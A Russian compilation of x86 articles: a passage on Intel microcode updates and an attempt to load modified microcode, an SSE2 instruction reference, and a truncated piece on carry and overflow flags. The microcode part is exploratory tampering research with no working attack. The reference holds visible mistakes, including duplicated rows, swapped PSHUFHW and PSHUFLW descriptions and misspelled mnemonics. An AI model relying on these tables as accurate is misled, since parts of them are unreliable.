Для чего? С какой целью? В большинстве случаев для обычной диверсии... если только Интел не скрывает от нас что-нибудь. Тогда могут появиться и другие мотивы. Если Интел хочет что-то скрыть... то что? Может возникнуть возражение, что парни из Интела просто беспокоились или сделали это для собственного развлечения, чтобы занять нейроны, однако сомнительно, что это так. Должна существовать действительно веская причина. Как вы можете видеть, это типичная провокаторская статья, подобные которой с определенной периодичностью публикуются в SET (испанский хакерский журнал, в котором была опубликована оригинальная статья).

Интересно узнать, скрывается ли здесь что-то интересное. Но прежде, чем посвятить свободное время этой проблеме, необходимо изучить доступную информацию...

1.1 Что такое микрокод?

Микрокод используется для реализации некоторых инструкций процессора. Я объясню. Архитектуры компьютеров делятся на две большие категории: RISC и CISC.

Архитектура RISC предусматривает простые инструкции, в то время как CISC - более сложные. В CISC'е компьютеру говорят: "Взломай аккаунт моей бабушки и тети". В RISC'е: "Взломай. Счет. Моей бабушки. Взлома. Счет. Моей тети.".

RISC'овыми являются такие архитектуры как ARM и Sparc. x86 (PC у вас на столе) - CISC'овая архитектура. Что лучше... ладно, это другая история. В x86 есть "большие инструкции", которые разлагаются на более мелкие, выполняемые затем процессором. Конкретные реализации микрокода могут менять то, на какие инструкции разлагаются "большие инструкции". Таким образом Интел сделал возможным появление багов, которые согласно интеловской номенклатуре называются "Errata". Багов много. Просто сделайте поиск по словам "processor Specification Update" на странице Интела.

Классический пример подобного бага - ошибка плавающей запятой в первом Пентиуме, которая была результатом некорректного микрокода.

Понятие микрокода и все, что с ним связано объясняется в главе 8, секции 11 "IA-32 Intel Architecture Software developers manual Volume 3: Systems programming guide", который можно

скачать со страницы Intel. Микрокод - это 2048 байтов данных, 48 из которых являются заголовочными. Остальные 2000 - это и есть собственно микрокод. Он зашифрован. Если вы измените микрокод и попробуете его залить в процессор, это не получится, так же как и в том случае, если заливаемый микрокод предназначается для другого процессора.

2. Каким образом можно залить новый микрокод в мой процессор?

Обычно этим занимается BIOS. Также есть одна утилита, которая может установить микрокод из-под Windows, используя специальные файлы, предоставляемые Интелом.

Но мне, например, Windows не нравится. Мне нравится Линукс, и под ним мы можем использовать микрокод легко и просто. Как? Если есть ядро 2.4.X, то при его установки можно выбрать опцию использования микрокода. Я думаю, что в RedHat этот выбок недостаточен. В вашем дистрибутиве Линукса выполните команду

```
make menuconfig
```

и выберите все, что видите в /dev/cpu.

Вы можете скачать ASCII-файл со всеми микрокодами с http://www.urbanmyth.org/microcode/.

В файлах содержутся все микрокоды, а также утилита в дополнение к драйверу. Чтобы понять, как работает утилита, читайте прилагающееся руководство.

3 - Как работает драйвер

Это очень просто.

```
Смотрит заголовок
        Проверяет наличие процессора, для которого предназначается микрод, и
        корректнось чексуммы
                Переходит на следующий за заголовком микрокод
        Если все в порядке
        Инициилиазирует регистры для вызова WRMSR
                EAX содержит адрес микрокода
                EDX содержит 0
                ECX содержит 79h
        Вызов WMSR
Инициализирует регистры для вызова WRMSR
                EAX содержит 0
                EDX содержит ноль
                ECX содержит 8ир
        Вызов WMSR
        Инициализация регистров для вызова CPUID
                EAX содержит 1
        CPUID
        Инициализация регистров для вызова RDMSR
                ECX содержит 8bh
        Вызов RDMSR
```

Обратите внимание:

Регистры MSP (Model Specific registers) предназначаются для внутреннего использования процессором при выполнении различных функций. Эти регистры практически недокументированны, хотя есть некоторые документы, дающие определенную информацию по этому поводу, которую я не буду излагаться здесь. Эти документы можно найти в Сети (google: MSR and appendix H). Возможно, в конце концов Интел будет вынужден документировать эти регистры.

Запись и чтение из регистров MSR производится с помощью инструкций RDMSR и WRMSR. Полный список MSR-регистров можно найти здесь:

http://chip.ms.mff.cuni.cz/~pcguts/cpu/msr.txt

Мы записываем в MSR под номером 79h, так как хотим модифицировать микрокод.

Затем используем другой регистр (8bh) и вызываем CPUID. Это инструкция поможет нам узнать различную информацию информацию о процессоре. Вы можете узнать больше об этой инструкции здесь:

http://microcodes.sourceforge.net/CPUID.htm

Если все идет нормально, в 8bh находится находится специальный код.

Если код в 8bh совпадатет с тем, что находится в 79h, поздравления! у нас новый микрокод. В /var/log/messages (или используя инструкцию dmesg|tail 10)

появится новый микрокод.

4 - Мой вклад

Чтобы убедиться в том, что микрокод действительно зашифрован, я модифицировал драйвер, чтобы он не проверял заголовок. К сожалению, происходит отказ на уровне чипа, если:

1. Микрокод предназначается не для данного типа процессора
2. Микрокод бы модифицирован

Другими словами, внутри процессора есть сперциальная система безопасности.

Я проанализировал микрокода и установил, что:

• В Celeron'ax 2000 байтов различаются у всех микрокодов.
• В Pentium Pro 1136 представляют собой мусор, который можно модифицировать и который не оказывает никакого влияния на конечный результат
• В Pentium II и III 1056 байтов - это также мусор, модификация которого не оказывает влияния на конечный результат.

Новые драйвера и инструкции можно найти здесь: http://microcodes.sourceforge.net

5 - Что нужно сделать

Криптографический анализ микрокодов, атака с помощью "грубого подбора".

Спать.

Новые инструкции Pentium 4: группа SSE2

Автор: pts / HI-TECH

Дата: 2003-01-19

I. Операции с вещественными числами
• Предварительные замечания
• Условные обозначения
Арифметические операции
• Упакованные данные
• Скалярные данные
Преобразования форматов данных
• Упакованные данные
• Скалярные данные
Варианты сравнения операндов
• Без изменения состояния EFLAGS
• С изменением состояния EFLAGS
II. Инструкции общего назначения
• Пересылка одного числа
• Пересылка двух чисел
• Распаковка и перегруппировка данных
• Логические операции
• Манипуляции с кеш
III. Операции с целыми числами
• Новые возможности инструкций MMX
Расширение набора инструкций MMX
• Арифметические операции
• Сдвиг 128-ми разрядных кодов
• Перегруппировка чисел
• Распаковка чисел
• Пересылка данных
• Работа с масками (условные пересылки)
IV. Первоисточники

Предварительные замечания

У микропроцессора Intel Pentium 4 появилась новая группа инструкций, получивших название SSE2. Цифра 2 в названии указывается для того, чтобы отличить новую группу от одноименной, уже поддерживаемой микропроцессором Pentium III. Остальная часть имени расшифровывается как Streaming SIMD Extensions (потоковое SIMD расширение). В свою очередь SIMD является аббревиатурой от Single Instruction Multiple Data (одна инструкция много данных). В состав SSE2 входят операции для работы с 64-х разрядными целыми и вещественными (представление с удвоенной точностью) числами.

Согласно документации Intel в группу SSE2 входят инструкции, выполняющие 144 новые операции. Если же вы подсчитаете количество новых имен инструкций, то их окажется значительно меньше.

Расхождение объясняется тем, что одному имени инструкции может соответствовать несколько разных кодов операций. Типичный пример инструкции пересылки данных, у которых код операции зависит от направления пересылки - из регистра в память или из памяти в регистр.

Большинство новых инструкций двухадресные. Первый операнд является приемником (dest), а второй источником (src). Приемник, как правило, находится в 128-bit регистре xmm, источник может находиться как в регистре xmm, так и в оперативной памяти (ОЗУ). Исключением являются только инструкции пересылки, у которых приемник может располагаться в ОЗУ. Третий операнд, если он есть, является целым числом, размер которого не превышает одного байта.

При работе с вещественными числами возможно выполнение одной и той же операции над одной или двумя парами чисел. В первом случае имя операции оканчивается буквами SD (скалярные данные), а во втором - буквами PD (упакованные данные). В данном случае выражение "упакованные данные" означает, что два 64-bit числа расположены в одном 128-bit регистре или в ОЗУ подряд друг за другом. А выражение "скалярные данные" означает, что одно 64-bit число расположено в младшей половине 128-bit регистра. По утверждению специалистов Intel скалярные операции более рационально используют ресурсы процессора чем аналогичные операции, выполняемые FPU.

Условные обозначения

В данном документе при описании операндов инструкций использованы следующие обозначения:
mmx - любой из восьми 64-х разрядных регистров, которые впервые появились у Pentium MMX. В текстах программ на ассемблере им соответствуют имена от mm0 до mm7.
xmm - любой из восьми 128-ми разрядных регистров, которые впервые появились у Pentium III. В текстах программ на ассемблере им соответствую имена от xmm0 до xmm7.
r32 - любой 32-х разрядный регистр общего назначения: EAX, EBX и так далее.
m128, m64, m32, m8 - элемент памяти соответствующего размера в битах.
imm8 - непосредственный способ адресации, число имеющее размер байта, например, константа сдвига.

Если в качестве операнда указано только имя регистра или только элемент памяти, то это означает, что операнд может находиться только в регистре или только в ОЗУ. Если же указано сочетание обозначений имени регистра и элемента памяти, разделенное наклонной скобкой, например, **xmm/m128** то операнд может находиться либо в регистре, либо в ОЗУ.

Операции с вещественными числами

1.1. Групповые арифметические операции, нахождение максимума и минимума, извлечение квадратного корня. Операнды (dest и src) содержат по два вещественных числа двойной точности (64-bit), соответственно в dest получаются два 64-bit результата.

ADDPD xmm, xmm/m128	**dest = dest+src - сложение двух пар вещественных чисел удвоенной точности**
SUBPD xmm, xmm/m128	**dest = dest-src** - вычитание двух пар вещественных чисел удвоенной точности
MULPD xmm, xmm/m128	**dest = dest*src** - умножение двух пар вещественных чисел удвоенной точности

ADDPD xmm, xmm/m128	**dest = dest+src - сложение двух пар вещественных чисел удвоенной точности**
DIVPD xmm, xmm/m128	**dest = dest/src** - деление двух пар вещественных чисел удвоенной точности
SQRTPD xmm, xmm/m128	**dest = sqrt(src)** - извлечение квадратного корня из двух вещественных чисел источника с записью результата в приемник
MAXPD xmm, xmm/m128	**dest = max(dest,src)** - нахождение в каждой паре большего вещественного числа удвоенной точности
MINPD xmm, xmm/m128	**dest = min(dest,src)** - нахождение в каждой паре меньшего вещественного числа удвоенной точности

1.2. Обычные ("скалярные") арифметические операции, нахождение максимума и минимума, извлечение квадратного корня. Вещественное число двойной точности раположено в младших половинах регистров xmm. Результат получается в младшей половине dest, содержимое его старшей половины не изменяется.

ADDSD xmm, xmm/m64	**dest = dest+src - сложение двух вещественных чисел удвоенной точности**
SUBSD xmm, xmm/m64	**dest = dest-src** - вычитание двух вещественных чисел удвоенной точности
MULSD xmm, xmm/m64	**dest = dest*src** - умножение двух вещественных чисел удвоенной точности
DIVSD xmm, xmm/m64	**dest = dest/src** - деление двух вещественных чисел удвоенной точности
SQRTSD xmm, xmm/m64	**dest = sqrt(src)** - извлечение квадратного корня из вещественного числа источника с записью результата в приемник
MAXSD xmm, xmm/m64	**dest = max(dest,src)** - нахождение большего из двух вещественных чисел удвоенной точности
MINSD xmm, xmm/m64	**dest = min(dest,src)** - нахождение меньшего из двух вещественных чисел удвоенной точности

1.3. Групповые операции преобразования форматов чисел. Возможны два типа преобразований:
a) вещественные числа преобразуются в вещественные с изменением точности представления - из двойной точности в обычную или наоборот.
b) целые числа преобразуются в вещественные или вещественные числа в целые. В последнем случае возможно округление или отсечение остатка. Два целых числа могут находиться в регистрах xmm или mmx.

CVTPD2PS xmm, xmm/m128	**dest(0-63) = conv(src) - два вещественных числа преобразуются из формата с двойной точностью в формат с обычной точностью. dest(64-127)=0**
CVTPS2PD xmm, xmm/m64	**dest = conv(src)** - два вещественных числа преобразуются из формата с обычной точностью в формат с двойной точностью. Если источником является xmm, то преобразуются два младших числа.
CVTPS2DQ xmm, xmm/m128	**dest = conv(src)** - 4 вещественных числа представленные с обычной точностью преобразуются в 4 целых 32-х разрядных числа.
CVTTPS2DQ xmm, xmm/m128	**dest = conv(src)** - 4 вещественных числа представленные с обычной точностью преобразуются в 4 целых 32-х разрядных числа с отсечением остатка.

CVTPD2PS xmm, xmm/m128	**dest(0-63) = conv(src) - два вещественных числа преобразуются из формата с двойной точностью в формат с обычной точностью. dest(64-127)=0**
CVTDQ2PS xmm, xmm/m128	**dest = conv(src)** - 4 целых 32-х разрядных числа преобразуются в 4 вещественных числа, представленных с обычной точностью.
CVTPD2DQ xmm, xmm/m128	**dest(0-63) = conv(src)** - два вещественных числа двойной точности преобразуются в два целых 32-х разрядных числа. **dest(64-127)=0**
CVTTPD2DQ xmm, xmm/m128	**dest(0-63) = conv(src)** - два вещественных числа двойной точности преобразуются в два целых 32-х разрядных числа с отсечением остатка. **dest(64-127)=0**
CVTDQ2PD xmm, xmm/m64	**dest = conv(src)** - два целых 32-х разрядных числа преобразуются в два вещественных числа, представленных с двойной точностью. Если источником является xmm, то преобразуются два младших числа.
CVTPD2PI mmx, xmm/m128	**dest = conv(src)** - два вещественных числа двойной точности преобразуются в два целых 32-х разрядных числа и записываются в регистр **mmx**
CVTTPD2PI mmx, xmm/m128	**dest = conv(src)** - два вещественных числа двойной точности преобразуются в два целых 32-х разрядных числа с отсечением остатка и записываются в регистр **mmx**
CVTPI2PD xmmx, mmx/m64	**dest = conv(src)** - два целых 32-х разрядных числа, находящихся в регистре mmx, преобразуются в два вещественных числа, представленных с двойной точностью.

1.4. Преобразования формата одного числа. Возможны два типа преобразований:
a) изменяется точность представления вещественного числа - двойная на обычную или наоборот.
b) целое число преобразуется в вещественное или вещественное число в целое. В последнем случае возможно округление или отсечение остатка.

CVTSD2SS xmm, xmm/m64	**dest(0-31) = conv(src) - вещественное число преобразуется из формата с двойной точностью в формат с обычной точностью. У dest не изменяется содержимое разрядов 32-127.**
CVTSS2SD xmm, xmm/m32	**dest(0-63) = conv(src)** - вещественное число преобразуется из формата с обычной точностью в формат с двойной точностью. Содержимое старшей половины dest не изменяется.
CVTSD2SI r32, xmm/m64	**dest = conv(src)** - вещественное число двойной точности преобразуются в целое 32-х разрядное число.
CVTTSD2SI r32, xmm/m64	**dest(0-63) = conv(src)** - вещественное число двойной точности преобразуется в целое 32-х разрядное число.
CVTSI2SD xmm, r32/m32	**dest(0-63) = conv(src)** - целое 32-х разрядное число преобразуется в вещественное число, представленное с двойной точностью. Содержимое старшей половины dest не изменяется.

1.5. Сравнения без изменения состояния разрядов EFLAGS. Для каждой сравниваемой пары вещественных чисел {dest[h],src[h] и dest[l],src[l]} при положительном результате сравнения устанавливаются все разряды dest[h] или dest[l] соответственно, в противном случае они очищаются. Например, если содержимое регистра xmm сравнить с самим собой, то при проверке отношения "равно" все 128 разрядов будет установлены, а при проверке отношения "не равно" все 128 разрядов будут очищены.

CMPPD xmm, xmm/m128, imm8	**cmp dest,src - независимо друг от друга сравниваются две пары вещественных чисел. Результат помещается в соответствующие половины dest. Проверяемое условие задает третий операнд (см. ниже).**
CMPSD xmm, xmm/m128, imm8	**cmp dest[l],src[l]** - сравниваются два вещественных числа. Результат помещается в младшую половину dest[l], содержимое старшей половины dest[h] не изменяется. Проверяемое условие задает третий операнд (см. ниже).

В документации Intel оговорены следующие два способа указания проверяемого условия:

Условие	**Указывается значение imm8**	**Используется имя псевдооперации**
равно	CMPPD xmm, xmm/m128, 0	CMPEQPD xmm, xmm/m128
меньше	CMPPD xmm, xmm/m128, 1	CMPLTPD xmm, xmm/m128
меньше или равно	CMPPD xmm, xmm/m128, 2	CMPLEPD xmm, xmm/m128
не сравнимы	CMPPD xmm, xmm/m128, 3	CMPUNORDPD xmm, xmm/m128
не равно	CMPPD xmm, xmm/m128, 4	CMPNEQPD xmm, xmm/m128
не меньше	CMPPD xmm, xmm/m128, 5	CMPNLTPD xmm, xmm/m128
не меньше или равно	CMPPD xmm, xmm/m128, 6	CMPNLEPD xmm, xmm/m128
сравнимы	CMPPD xmm, xmm/m128, 7	CMPORDPD xmm, xmm/m128

1.6. При сравнении одной пары вещественных чисел можно изменить состояние разрядов EFLAGS. Это делают две инструкции, различающиеся по способу реагирования на случаи, когда один или оба операнда не являются числами (NaN)

COMISD xmm, xmm/m64	**cmp dest[l],src[l] - сравниваются два вещественных числа. Если операнд QNaN или SNaN то возникает исключительная ситуации.**
UCOMISD xmm, xmm/m64	**cmp dest[l],src[l]** - сравниваются два вещественных числа. Если операнд SNaN, то возникает исключительная ситуация.

Отношение между сравниваемыми числами указывают следующие признаки:
(флаги OF, AF, SF очищаются)

Отношение	**Состояние разрядов EFLAGS**		
	ZF	PF	CF
не сравнимы	1	1	1
меньше	0	0	1
больше	0	0	0
равны	1	0	0

1.7. Обмен 64-bit кодами между оперативной памятью (ОЗУ) и регистрами xmm. Если данные "выровнены", то обращение к ОЗУ занимает 1 такт, в противном случае 2 такта. Выравнивание означает, что адрес 64-bit кода должен быть кратен 8.

MOVSD xmm, xmm/m64 **MOVSD xmm/m64, xmm**	**Пересылка из ОЗУ в младшие 64-разряда xmm** **Пересылка в ОЗУ младших 64-х разрядов xmm** **Важно: при копировании содержимого одного регистра xmm в другой, содержимое старшей половины dest не изменяется.**
MOVHPD xmm, m64 **MOVHPD** m64, xmm	Пересылка из ОЗУ в старшие 64-разряда xmm Пересылка в ОЗУ старших 64-х разрядов xmm
MOVLPD xmm, m64 **MOVLPD** m64, xmm	Пересылка из ОЗУ в младшие 64-разряда xmm Пересылка в ОЗУ младших 64-х разрядов xmm

1.8. Обмен 128-bit кодами между оперативной памятью (ОЗУ) и регистрами xmm. Для выравнивания 128-bit кодов их надо располагать по адресам кратным 16-ти. Обычно инструкции работают не с ОЗУ, а с кэш. В данном случае предусмотрена специальная инструкция для записи кодов в ОЗУ без кеширования, т.е. при ее выполнении содержимое кэш не изменяется.

MOVNTPD m128, xmm	**Пересылка 128-ми разрядного кода в ОЗУ без кеширования** **Важно: пересылаемый код должен иметь адрес кратный 16-ти, в противном случае возникает аварийная ситуация (нарушение защиты).**
MOVAPD xmm, xmm/m128 **MOVAPD** xmm/m128, xmm	Пересылка 128-bit кода из ОЗУ в регистр xmm Пересылка 128-bit кода из регистра xmm в ОЗУ **Важно:** пересылаемый код должен иметь адрес кратный 16-ти, в противном случае возникает аварийная ситуация (нарушение защиты).
MOVUPD xmm, xmm/m128 **MOVUPD** xmm/m128, xmm	Пересылка 128-bit кода из ОЗУ в регистр xmm Пересылка 128-bit кода из регистра xmm в ОЗУ **Замечание:** эта инструкция предназначена для применения в тех случаях, когда данные не выровнены или неизвестно выровнены они или нет.

1.9. Распаковка и перегруппировка кодов являются своеобразной разновидностью пересылок. Обозначим содержимое дух половин dest как Xl и Xh, а содержимое двух половин src как Yl и Yh. Следующие три операции позволяют записать в dest комбинацию этих величин.

UNPCKHPD xmm, xmm/m128	**dest = Yh, Xh - распаковка: в dest копируется содержимое старших половин src и dest.**
UNPCKLPD xmm, xmm/m128	**dest = Yl, Xl** - распаковка: в dest копируется содержимое младших половин src и dest.
SHUFPD xmm, xmm/m128, imm8	**dest = Yh/Yl, Xh/Xl** - перегруппировка: bit 0 imm8 указывает какая половина dest копируется в его младшие разряды, bit 1 imm8 указывает какая половина src копируется в старшие разряды dest. В обоих случаях 0 соответствует младшей половине, а 1 - старшей. Например, если dest и src находятся в одном регистре, то imm8=1 вызовет перестановку чисел в dest.

1.10. Логические операции вычисляют функции булевой алгебры. Обычно они применяются для выделения или обединения отдельных частей кода.
Pentium 4 позволяет вычислять логические функции с помощью трех групп инструкций - ниже в правом столбце таблицы указаны инструкции групп SSE1 и MMX, выполняющие аналогичные действия.

ANDPD xmm, xmm/m128	**dest = dest AND src - логическая функция конъюнкция ("И"). Аналоги ANDPS xmm, xmm/m128 и PAND xmm, xmm/m128**
ANDNPD xmm, xmm/m128	**dest = (NOT dest) AND src** - логическая функция без определенного названия. Аналоги **ANDNPS** xmm, xmm/m128 и **PANDN** xmm, xmm/m128.
ORPD xmm, xmm/m128	**dest = dest OR src** - логическая функция дизюнкция ("ИЛИ"). Аналоги **ORPS** xmm, xmm/m128 и **POR** xmm, xmm/m128.
XORPD xmm, xmm/m128	**dest = dest XOR src** - логическая функция "исключенное ИЛИ". Аналоги **XORPS** xmm, xmm/m128 и **PXOR** xmm, xmm/m128.

1.11. Манипуляции с кеш (Cache). Кеш - посредник между процессором и ОЗУ. Все инструкции, кроме специальных, для чтения и записи данных обращаются к кеш, а не к ОЗУ. Все, что было записано в кеш, когда-то попадет в ОЗУ, а все, что было запрошено из ОЗУ когда-то попадет в кеш. Вопрос когда? Дело в том, что процессы обмена данными процессора с кеш и кеш с ОЗУ взаимосвязаны слабо (weakly-ordered). У Pentium III появилась инструкция PREFETCHT, выполняющая упреждающую выборку данных из ОЗУ в кеш. Но если кеш содержит данные, которые еще не записаны в ОЗУ, то при упреждающей загрузке они будут потеряны. Поэтому сразу была введена инструкция SFENCE, которая позволяла защитить записанные в кеш, но еще не сохраненные в ОЗУ данные. У Pentium 4 прибавилось еще две ограждающие инструкции и инструкция очистки строки кеш, содержащей уже ненужные данные.

LFENCE	**Приостанавливает считывание данных из кеш до окончания ранее запрошенной операции загрузки.**
MFENCE	Приостанавливает любые обращения к кеш до окончания всех операций обмена между ОЗУ и кеш.
CFLUCH m8	Очистка строки кеш, номер (адрес) которой в кеш задает операнд, имеющий размер байта.

Операции с целыми числами

Новые возможности инструкций MMX

Инструкции группы MMX впервые появились у Pentium MMX и затем у Pentium II. Всего в эту группу входило 57 инструкций, которым соответствовало 47 мнемонических обозначений (имен). Большинство из них выполо групповые операции с целыми числами, имеющими размер байта, слова или двойного слова, а некоторые могли работать с 64-х разрядными данными (QWORD). У Pentium III появилась группа инструкций SSE1, 14 из которых выполняли групповые операции с целыми числами, т.е. дополняли набор инструкций MMX. Но как старые, так и новые инструкции могли работать только с 64-bit данными, находящимися в регистрах mmx или в ОЗУ.

С выпуском Pentium 4 большинство указанных инструкций получило доступ к 128-bit регистрам xmm. Исключений немного: в группе MMX это инструкций EMMS, а в группе SSE1 три инструкции - MASKMOVQ, MOVNTQ и PSHUFW. Все остальные инструкции выполняют групповые операции как с 64-bit, так и со 128-bit данными. Имена инструкций не изменились, а размер группы определяется по имени регистра (mmx или xmm). Выше были приведены варианты записи логических операций

группы MMX при работе со 128-bit данными.

Таким образом, расширенный набор инструкций MMX позволяет выполнять операции над группами, состоящими из 16-ти байтов, 8-ми слов, 4-х двойных (32-bit) слов или 2-х квадро (64-bit) слов. Логические операции и сдвиги могут выполняться и над одним 128-bit операндом.

Инструкции группы MMX описаны во многих книгах по программированию на ассемблере, кроме того их сводки можно найти в файлах на различных сайтах. Поэтому, для сокращения размеров данного документа я не буду повторять их описание. Необходимые ссылки вы найдете в разделе "Первоисточники" в конце данного файла. Ниже описаны только 16 новых инструкций группы SSE2, предназначенных для работы с целыми числами, которые появились у Pentium 4.

2.1. Арифметические операции с двумя парами 64-х разрядных целых чисел.

PADDQ xmm, xmm/m128	**dest = dest+src - сложение целых 64-bit чисел, расположенных в двух независимых парах.**
PSUBQ xmm, xmm/m128	**dest = dest-src** - вычитание целых 64-bit чисел, расположенных в двух независимых парах.
PMULUDQ xmm, xmm/m128	**dest = dest***src* * **- умножение целых 32-bit чисел, расположенных в двух независимых парах, размер произведения 64-bit.** Замечание: 32-bit сомножители должны располагаться в разрядах 0-31 и 64-95 dest и src.

2.2. Операции сдвига 128-ми разрядных кодов. **Обратите внимание** константа сдвига задается не в битах (как обычно), а в байтах, если ее значение больше чем 15, то все разряды dest очищаются.

PSLLDQ xmm, imm8	**Логический сдвиг содержимого dest влево на (imm8*8) разрядов.**
PSRLDQ xmm, imm8	Логический сдвиг содержимого dest вправо на (imm8*8) разрядов.

2.3. Перегруппировка четырех 16-ти или 32-х разрядных чисел с записью результата в dest. Порядок перегруппировки задает константа imm8, она рассматривается как четыре пары разрядов. Порядковый номер пары (0-3) соответствует порядковому номеру числа в dest или в одной из его половин. Содержимое пары (0-3) соответствует порядковому номеру числа в src, или в одной из его половин. Dest и src могут находиться в одном и том же регистре xmm.

PSHUFHW xmm, xmm/m128, imm8	**Пересылка с перегруппировкой четырех 16-bit слов из младшей половины src в младшую половину dest.**
PSHUFLW xmm, xmm/m128, imm8	Пересылка с перегруппировкой четырех 16-bit слов из старшей половины src в старшую половину dest.
PSHUFD xmm, xmm/m128, imm8	Пересылка с перегруппировкой четырех 32-bit (двойных) слов из src в dest.

2.4. Распаковка 64-bit чисел. Обозначим содержимое dest как Xh,Xl, а содержимое src как Yh,Yl. Инструкции распаковки позволяют записать в dest содержимое старших или младших половин dest и src.

PUNPCKHQDQ xmm, xmm/m128	**dest=Yh,Xh - в dest записывается содержимое старших половин src и dest. Аналогина уже описанной инструкции UNPCKHPD.**
PUNPCKLQDQ xmm, xmm/m128	**dest=Yl,Xl** - в dest записывается содержимое младших половин src и dest. Аналогина уже описанной инструкции UNPCKLPD..

2.5. Пересылки 64-bit и 128-bit чисел. Всего в эту группу входит 5 команд. Две из них позволяют организовать обмен данными между регистром mmx и младшей половиной регистра xmm.

Остальные три ничем не отличаются от уже описанных инструкций пересылки 128-bit вещественных операндов.

MOVDQ2Q mmx, xmm	**Младшая половина регистра xmm копируется в регистр mmx.**
MOV2QDQ xmm, mmx	Содержимое регистра mmx копируется в младшую половину xmm, старшая половина xmm очищается.
MOVNTDQ m128, xmm	Пересылка 128-ми разрядного кода в ОЗУ **без кеширования** **Важно:** пересылаемый код должен иметь адрес кратный 16-ти, в противном случае возникает аварийная ситуация (нарушение защиты). Аналог инструкции MOVNTPD
MOVDQA xmm, xmm/m128 **MOVDQA** xmm/m128, xmm	Пересылка 128-bit кода из ОЗУ в регистр xmm Пересылка 128-bit кода из регистра xmm в ОЗУ **Важно:** пересылаемый код должен иметь адрес кратный 16-ти, в противном случае возникает аварийная ситуация (нарушение защиты). Аналог инструкции MOVAPD
MOVDQU xmm, xmm/m128 **MOVDQU** xmm/m128, xmm	Пересылка 128-bit кода из ОЗУ в регистр xmm Пересылка 128-bit кода из регистра xmm в ОЗУ **Замечание:** эта инструкция предназначена для применения в тех случаях, когда данные не выровнены или неизвестно выровнены они или нет. Аналог инструкции MOVUPD

2.6. Работа с масками. Ниже приведены две инструкции работающие со знаковыми разрядами регистров xmm. Одна из них копирует состояние 63-го и 127-го разрядов в регистр общего назначения (r32), в документации это называется формированием знаковой маски.
Вторая позволяет выборочно изменять содержимое 16-ти байтов (коды 16-ти точек) при наложении на экране одного рисунка на другой (на исходный фон). Для этого применяется маска, указывающая какие байты подлежат изменению, а какие нет. Код (или часть кода) точки занимает 1 байт. Код маски для каждой точки так же занимает 1 байт. Если знаковый разряд байта маски установлен, то код точки исходного фона заменяется новым, в противном случае он остается без изменений. Обычно инструкция работает с видеопамятью, поэтому запись производится минуя кеш. Исходный адрес памяти должен находиться в регистрах DS:DI или DS:EDI. Выравнивание адреса не требуется, в данном случае такое требование было бы бессмысленным.

MOVMSKPD r32, xmm	**Копирует содержимое знаковых разрядов xmm (63 и 127) в два младших разряда r32 (0 и 1), остальные разряды r32 очищаются.**
MASKMOVDQU xmm, xmm	Пересылка по маске. Первый операнд **src** содержит пересылаемый код, а второй операнд - маску. Третий операнд **(dest)** явно не указывается, его адрес должен находиться в **DS:DI** или в **DS:EDI**. Для каждого из 16-ти байтов выполняется следующее: если знаковый разряд i-го байта маски установлен, то dest[i]=src[i], если знаковый разряд байта маски очищен, то содержимое dest не изменяется.

Первоисточники

При подготовке данного документа использовалась документация на микропроцессор Intel Pentium 4. Полный комплект документации состоит из трех томов, ссылки на которые находятся в файле Intel® Pentium® 4 Processor - Manuals.
Описания на русском языке новых инструкций микропроцессоров Pentium MMX, Pentium II и Pentium III находятся в разделе "Оптимизация" на сайте Codenet:

Сводка и краткое описание инструкций MMX;
Сводка и краткое описание инструкций группы SSE (Pentium III).

Перенос и переполнение - что они представляют собой на самом деле?

Автор: Чугайнов Н.Г.

Дата: 2003-07-26

Данная статья ни в коем случае не претендует на полноту описания, и представляет собой лишь краткое дополнение к тем солидным учебным пособиям и справочникам, которые должны быть под рукой у каждого программиста. Просто мне не удалось найти ни в одном из подобных изданий тех элементарных сведений, которые будут изложены ниже. Видимо, авторам этот вопрос кажется настолько тривиальным и очевидным, что они не заостряют на нем внимания, полагая, что двух - трех строк достаточно для полного понимания. Однако это далеко не так - вопрос выходит далеко за те рамки, в которые его пытаются загнать авторы. А дело вот в чем.

Любой начинающий работать на языке Ассемблера программист рано или поздно в своей деятельности доходит до изучения команд, изменяющих флаги переноса и переполнения в соответствии с определенными правилами. К таковым относятся, например, команды сложения, вычитания, умножения, логических и арифметических сдвигов. Естественно, работа с этими командами требует четкого понимания понятий переноса и переполнения. (Если быть более точным, следует осознавать, каким образом знаковые или беззнаковые числа, сочетаясь в арифметических командах, дают различные комбинации флагов переноса и переполнения. Это - азбука начинающего программиста, и без ее освоения дальнейшая работа невозможна).

Раскроем любой учебник по языку Ассемблера, например, очень хороший учебник В.Юрова "Ассемблер: учебный курс". Какую информацию он содержит по нашему вопросу?

В таблице "Флаги состояния" находим следующие сведения:

"... Флаг переноса CF ... устанавливается в 1, если арифметическая операция произвела перенос из старшего бита результата. Старшим является 7, 15 или 31-й бит в зависимости от размерности операнда."

"... Флаг переполнения OF ... устанавливается в 1, если в результате операции происходит перенос (заем) в(из) старшего, знакового бита результата (биты 7, 15 или 31 для 8, 16 или 32-разрядных операндов соответственно)."

Это интересно. Получается, что автор учебника предлагает нам согласиться с тем, что:

1) Перенос происходит тогда, когда единица выносится за пределы разрядной сетки (при операции сложения) или занимается из этих пределов (при операции вычитания);

2) Переполнение происходит тогда, когда единица выносится в последний разряд числа (при операции сложения) или занимается из этого разряда (при операции вычитания).

Проверим, так ли это на самом деле. Сложим в программе два числа и проанализируем получившийся код отладчиком, обращая особое внимание на состояние флагов OF (переполнения) и CF (переноса) до и после выполнения команды. Например:

```
mov al, 10000000b ;//Произошел вынос единицы ТОЛЬКО за
mov bl, 10000000b ;//пределы разрядной сетки, однако...
add al, bl    ;//...есть и переполнение (OF=1),
   ;//и перенос (CF=1)

mov al, 11111111b ;//Имели место выносы единицы КАК за
mov bl, 00000001b ;//пределы разрядной сетки, так и в старший
add al, bl  ;//бит, однако перенос есть, а переполнения нет
```

Налицо явное противоречие теории, изложенной в учебнике, и действительности, открывшейся после манипуляций с отладчиком. Что же, продолжим изучение теории. Что утверждают в своем учебнике "Язык Ассемблера и организация ЭВМ" В.Сорокин и В.Сарычев?

"... Флаг переноса CF устанавливается в единицу, если произошел перенос из самого старшего разряда числа при команде сложения или если требуется заем для самого старшего разряда уменьшаемого при вычитании."

"... Флаг переполнения OF используется как индикатор переполнения при работе с числами со знаком. Он устанавливается в 1, если результат операции над числами со знаком выйдет за пределы допустимого диапазона результата и устанавливается в 0 в противном случае."

